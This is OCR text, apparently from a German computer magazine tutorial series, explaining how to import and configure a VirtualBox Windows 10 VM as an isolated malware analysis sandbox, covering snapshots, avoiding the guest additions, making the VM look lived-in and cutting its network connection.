
Um .ova-Dateien in VirtualBox zu importieren, klickt man im horizontalen Menü am oberen Rand der GUI auf „Datei“ und wählt anschließend „Appliance importieren“ aus. Ein Klick auf „Weiter“ und dann noch einer auf „Importieren“ genügen, um den Import anzustoßen, der durchaus ein paar Minuten dauern kann.

Die derweil angezeigten Appliance-Einstellungen kann man auch im Anschluss noch anpassen, indem man im VirtualBox-GUI die gewünschte VM links in der Liste auswählt und auf „Ändern“ (Zahnrad-Symbol) klickt. Wir empfehlen, der Analyse-



Fertig konfigurierte VMs kann man mit wenigen Klicks importieren.

In den Reitern „Hauptplatine“ und „Prozessor“ können Sie bei den Hardware-Ressourcen nachjustieren. Auf ungültige Einstellungen und Anpassungsbedarf weist VirtualBox hin.



Per Klick auf das grüne Plus fertigen Sie Ihren ersten Sicherungspunkt an.

So sollten Ihre USB-Einstellungen aussehen.

umgebung von vornherein möglichst mehr RAM und Prozessorleistung zu gönnen als das von Microsoft definierte Minimum für Windows 10 (siehe ct.de/wdj4).

Wir haben der VM im „System“-Reiter unter „Hauptplatine“ beziehungsweise „Prozessor“ vier GByte Arbeitsspeicher und zwei CPU-Kerne zugeteilt.

Achten Sie im Einstellungen-Bereich grundsätzlich auch auf Hinweise von VirtualBox zu „ungültigen Einstellungen“ – die Virtualisierungssoftware hilft meist mit konkreten Tipps bei der Korrektur bestehender Konfigurationsprobleme. Bei uns beschwerte sich die Windows 10-VM etwa über zu wenig Grafikspeicher, um im Vollbildmodus arbeiten zu können; außerdem riet sie dazu, den Grafik-Controller auf VBoxSVGA zu wechseln. Die Einstellungsmöglichkeiten hierfür finden Sie jeweils unter „Anzeige“ in den VM-Einstellungen.

Weitere Anpassungen vornehmen und festhalten

Bevor Sie die Einstellungen wieder verlassen, wechseln Sie noch zu „USB“ und haken „USB-Controller aktivieren“ an. Wählen Sie zugunsten der Abwärtskompatibilität USB 3.0 aus.

An dieser Stelle ist es Zeit für den von Microsoft empfohlenen Sicherungspunkt. Überprüfen Sie noch einmal, ob Sie

- ausreichend Hardware-Ressourcen zugewiesen,
- USB 3.0 aktiviert und
- etwaige ungültige Einstellungen eliminiert haben.

Anschließend klicken Sie auf „Erzeugen“ auf dem zentralen VirtualBox-GUI (grünes Plus-Symbol). Wenn Sie möchten, geben Sie dem Sicherungspunkt einen sprechenden, zur späteren Orientierung hilfreichen Namen. Anschließend bestätigen Sie ihn mit „OK“.

Im folgenden Artikel geht es weiter mit den Einstellungen in der Analyse-VM. Während Sie diese vornehmen, ergibt es durchaus Sinn, Ihre Zwischenstände gelegentlich als Sicherungspunkte festzuhalten. Tun Sie dies, wann immer es Ihnen sinnvoll erscheint – wir fordern im Artikel erst dann wieder explizit dazu auf, wenn das Testsystem fertig zum Einsatz ist. (anm) c't

Artikel aus
heise+
heise.de/plus

Download-Links und weitere Infos:
ct.de/wdj4

enterJS

Web-Performance Day

Tipps, Tricks und Tools für schnellere Webanwendungen

15. Februar 2023
Online

Jetzt Frühbucher-rabatt sichern!

enterjs.de/web-performance.php

Plus 2-Tages-Highspeed-Workshops: JavaScript (6./7.2.2023), Angular (13./14.2.2023)

Veranstalter

Bild: ZinetroN/Shutterstock.com

Analyse-VM konfigurieren

Ihr System ist nach der Installation der VM zwar prinzipiell startklar, aber noch nicht wirklich bereit für die Malware-Analyse. Wichtigster Punkt bei der weiteren Einrichtung: die vollständige Abschottung des Gastsystems vom Host.

Von **Olivia von Westernhagen**

Um die frisch installierte VM aus dem vorigen Artikel erfolgreich für die Malware-Analyse zu nutzen, braucht es noch ein paar Anpassungen. So darf die Malware die Analyse-Umgebung nicht sofort als Fake erkennen. Sie müssen sie also etwas aufhübschen, sodass sie für ungebetene Eindringlinge möglichst echt aussieht. Noch wichtiger: die Malware darf aus der Analyse-VM garantiert nicht ausbrechen. Manches müssen Sie dafür noch tun, anderes dafür auf jeden Fall lassen. Während Sie so Ihre erste Malware-Analyse weiter vorbereiten, sollten Sie den Tipp vom vorigen Artikel nicht vergessen und Ihre Zwischenstände immer mal wieder als Sicherungspunkte festhalten.

Erster Systemstart: Dos & Don'ts

Ein Klick auf „Starten“ fährt die frisch importierte Appliance hoch. Zeit für uns, erste Einstellungen im neuen System vorzunehmen. Das zum Anmelden

benötigte Default-Passwort des Windows-10-Images ist „Passw0rd!“ ohne Anführungsstriche.


Das Erste, was Sie möglicherweise ändern möchten, sind die Spracheinstellungen nebst Tastaturlayout der englischsprachigen VMs. Dabei helfen Ihnen Erläuterungen auf der Microsoft-Support-Site (siehe ct.de/wjtv). Zum Herunterladen der Sprachpakete benötigen Sie eine Internetverbindung des Gastsystems.

Standardmäßig gibt VirtualBox hierfür NAT vor, und möglicherweise ist die Verbindung beim VM-Start auch schon aktiv. Falls dies nicht der Fall sein sollte, klicken Sie im horizontalen Menü oberhalb der laufenden VM auf „Geräte“ > „Netzwerk“ > „Einstellungen Netzwerk“. Wählen Sie dann als Adapter 1 „NAT“ (Network Address Translation) aus. Anschließend können Sie, ebenfalls unter „Netzwerk“ im Menü, „Netzwerkadapter verbinden“ anklicken. Die Internetverbindung wird an dieser Stelle auch benötigt, damit sich die Testlizenz automatisch aktiviert.


Guest Additions? Besser erstmal nicht

Was Sie auf gar keinen Fall tun sollten: die VMWare Guest Additions installieren, die Ihnen im Gastsystem angeboten werden. Diese sind zwar einerseits praktisch, weil sie etwa Funktionen wie Drag-and-Drop zwischen Host und Gast, ein gemeinsames Clipboard sowie „Shared Folders“ für den Dateiaustausch umfassen. Andererseits können sie in einer Malware-Analyseumgebung aber auch kontraproduktiv sein. Denn es gibt Schadcode, der während der dynamischen Analyse ganz gezielt nach Komponenten und laufenden Prozessen der Guest Additions Ausschau hält. Findet er diese, verhält er sich anders als auf einem „normalen“ System.


Hinzu kommt, dass jeder direkte Austausch, etwa über gemeinsame Ordner, zwischen Host und Gast als Schlupfloch für ausbruchswillige Schädlinge dienen kann. Wir empfehlen daher, vor allem anfangs auf die Guest Additions zu verzichten. Mit ein



Standardeinstellung: die Netzwerkanbindung via NAT.



Den Netzwerkadapter schnell verbinden oder auch trennen können Sie unter anderem über die obere Menüleiste.



Gängige Anwendungssoftware auswählen, herunterladen und installieren klappt mit Ninite besonders einfach.

wenig Erfahrung und Recherche können Sie zu einem späteren Zeitpunkt individuelle Vor- und Nachteile beziehungsweise Risiken besser gegeneinander abwägen.

Die VM als „echtes“ System tarnen

Einige Malware-Familien nutzen Mechanismen zur Sandbox-Erkennung. Je weniger sich die Analyseumgebung wie eine solche anfühlt, desto größer ist die Wahrscheinlichkeit, dass diese Erkennungsversuche ins Leere laufen. Bereits die Zuteilung größzügigerer Hardware-Ressourcen lässt das System „echter“ aussehen. Ein weiterer Tipp: Bevölkern Sie die VM mit einer Handvoll typischer Anwendungssoftware wie Textverarbeitungsprogrammen, verschiedenen Browsern oder Tools zum Abspielen von Audio- und Video-Dateien.

Eine bequeme Möglichkeit, gleich mehrere solcher Anwendungen auf einmal herunterzuladen, ist die Website ninite.com (siehe ct.de/wjtv). Man wählt dort einfach sämtliche Tools aus, die man haben möchte und lässt sich von Ninite einen Custom Installer zusammenbasteln, der Downloads und Installation erledigt. Falls Sie sich wegen der Vertrauenswürdigkeit der Site sorgen: Ein Suchlauf mit VirusTotal stuft sie als „Clean“ ein und das dortige Community-Feedback ist durchweg positiv (siehe ct.de/wjtv). Auch kommt Ninite häufiger im Kontext von Tutorials im Bereich IT-Sicherheit zum Einsatz.

Nutzen Sie die Gelegenheit am besten gleich dazu, Tools herunterzuladen, die Sie für Ihre Analysen tatsächlich gut brauchen können. Wir empfehlen beispielsweise


- **7-Zip** zum kostenlosen Dekomprimieren und Komprimieren von Dateien und
- **Notepad++** als komfortable Notepad-Alternative.

Behalten Sie den Speicherplatz, vor allem aber auch die Übersichtlichkeit im Blick – drei, vier Downloads Ihnen bekannter Werkzeuge reichen aus.

Dummy-Dokumente für den letzten Schliff

Damit das Gastsystem nicht zu „sauber“ aussieht, fügen Sie ihm noch ein paar Textdokumente mit zufälligem Inhalt hinzu. Auch PDFs oder Bilddateien sind, insbesondere auf dem Desktop und in „Eigene Dateien“, gute Lockvögel für neugierige und sammelwütige Malware. Wichtig ist, dass keine der Dateien in irgendeiner Weise Rückschlüsse auf Ihre Person zulassen und generell keine vertraulichen Dateien enthalten darf.

Ignoriert man den Hintergrund, sieht unsere angehende Testumgebung jetzt schon etwas mehr nach Alltags-System aus.



An dieser Stelle noch ein grundsätzlicher Tipp: Vermeiden Sie es unbedingt, in der Test-VM Websites zu besuchen oder gar Daten einzugeben, die nicht für fremde Augen bestimmt sind. Sollte dies doch einmal passiert sein, löschen Sie unbedingt alle Browserdaten, bevor Sie (wieder) Schadcode in der VM ausführen (siehe ct.de/wjtv).

Netzwerkeinstellungen: das System abschirmen

Sicherheitsexperten raten grundsätzlich dazu, die Analyseumgebung so gut wie möglich vom Hostsystem und -netzwerk sowie auch vom Internet zu isolieren. In Bezug auf die Netzwerkeinstellungen bedeutet dies ganz konkret, den Guest standardmäßig überhaupt nicht mit externen Netzwerken kommunizieren zu lassen, solange man nicht ungefähr verstanden hat, was der zu analysierende Schadcode im Schilde führt. Das kann man auf statischem Wege etwa anhand von verräterischen Textstrings, Funktionsaufrufen der Windows Internet API oder das gezielte Studieren dekompilierter Codepassagen feststellen. Für die dynamische Analyse gibt es wiederum Tools, die eine Netzwerkanbindung simulieren und alle Verbindungsversuche des Schadcodes protokollieren. Auf sie kommen wir später noch zurück.

Angesichts der vorhandenen, für den Anfang ausreichenden Analyse-Optionen werden wir in diesem Artikel für Einsteiger auf Nummer sicher gehen und während der Malware-Ausführung komplett auf eine Netzwerkverbindung verzichten. Hin und wieder, etwa auch im nachfolgenden Artikel, werden Sie sie allerdings benötigen, um beispielsweise Analyse-Tools zu installieren oder auf den neuesten Stand zu bringen. Hierfür können Sie ruhig die Einstellung NAT verwenden. Achten Sie jedoch grundsätzlich darauf, keine Netzwerkverbindung in der VM aufzubauen, wenn dort gerade Schadcode läuft oder lief. Und trennen Sie die Verbindung vor jeder Malware-Ausführung.

Zur Erklärung: Im NAT-Modus verwendet das Gastsystem für die Verbindung mit dem Internet die IP-Adresse des Hosts; eingehende Antwortpakete werden über den Host an die VM zurückgeleitet. Kommuniziert nun Malware aus der VM mit entfernten Command-and-Control-Servern, gibt sie ihnen gegenüber die Host-IP preis (zumindest ohne zusätzliche Verschleierung etwa mittels eines VPNs). Stattdessen zur Malware-Ausführung einfach in den „Bridged"-Modus als mögliche Alternative zu wechseln, ist keine gute Idee, da auch dieser Gefahren birgt: Er schließt die VM als eigenständige Teilnehmerin nebst eigener IP-Adresse direkt an das Hostnetzwerk an, wo sie bidirektional mit dem Host und

anderen verbundenen Geräten kommunizieren kann.

Weitere Details zu den verfügbaren Netzwerk-Modi in VirtualBox können Sie bei Interesse im Abschnitt „Virtual Networking“ des VirtualBox-Manuals nachlesen (siehe ct.de/wjtv). Halten Sie sich vorerst jedoch sicherheitshalber an die hier beschriebene Vorgehensweise, statt wild zu experimentieren.

Analyse-Startpunkt: gekappte Netzwerkverbindung

